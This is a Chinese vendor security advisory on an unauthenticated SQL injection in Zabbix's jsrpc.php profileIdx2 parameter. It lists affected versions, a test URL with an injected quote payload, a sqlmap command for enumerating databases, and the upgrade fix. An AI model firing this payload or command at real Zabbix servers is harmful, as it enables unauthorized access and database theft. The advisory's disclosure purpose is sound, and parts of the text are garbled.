国舜股份关心的Zabbix SQL注入漏洞
漏洞概述:
zabbix是一个开源的企业级性能监控解决方案。
官方网站:h
zabbix的jsrpc的profileIdx2参数存在insert方式的SQL注入漏洞,攻击者无需授权登陆即可登陆zabbix管理系统,也可通过script等功能轻易直接获取zabbix服务器的操作系统权限。
影响程度
攻击成本:低
危害程度:高
是否登陆:不需要
影响范围:2.0.5 2.0.13 2.2.x, 2.4.22.4.5 2.4.7 2.4.8 2.5.0 3.0.0-3.0.3。(其他版本未经测试)
漏洞测试
在您的zabbix的地址后面加上如下url:
/jsrpc.php?sid=0bcd4ade648214dc&type=9&method=screen.get×tamp=1471054088083&mode=2&screenid=&groupid=&hostid=0&pageFile=history.php&profileIdx=web.item.graph&profileIdx2=2’3297&updateProfile=true&screenitemid=&period=3600&stime=20170813040734&resourcetype=17&itemids%5B23297%5D=23297&action=showlatest&filter=&filter_task=&mark_color=1


输出结果,出现如下内容表示漏洞存在:
补充:
以上为仅为漏洞验证测试方式。


Sqlmap验证:
Sqlmap.py –u “ -–level 3 --time-sec 10 --dbs --random-agent–p “profileIdx2”
修复方案:
尽快升级到最新版, 3.0.4版本已经修补.
安全提示
监控系统监控着每个企业的核心资产,一旦被黑客入侵控制,等同帮助黑客进一步渗透企业敞开了大门。
请大家务必重视,并尽快修补此漏洞。
原创:国舜股份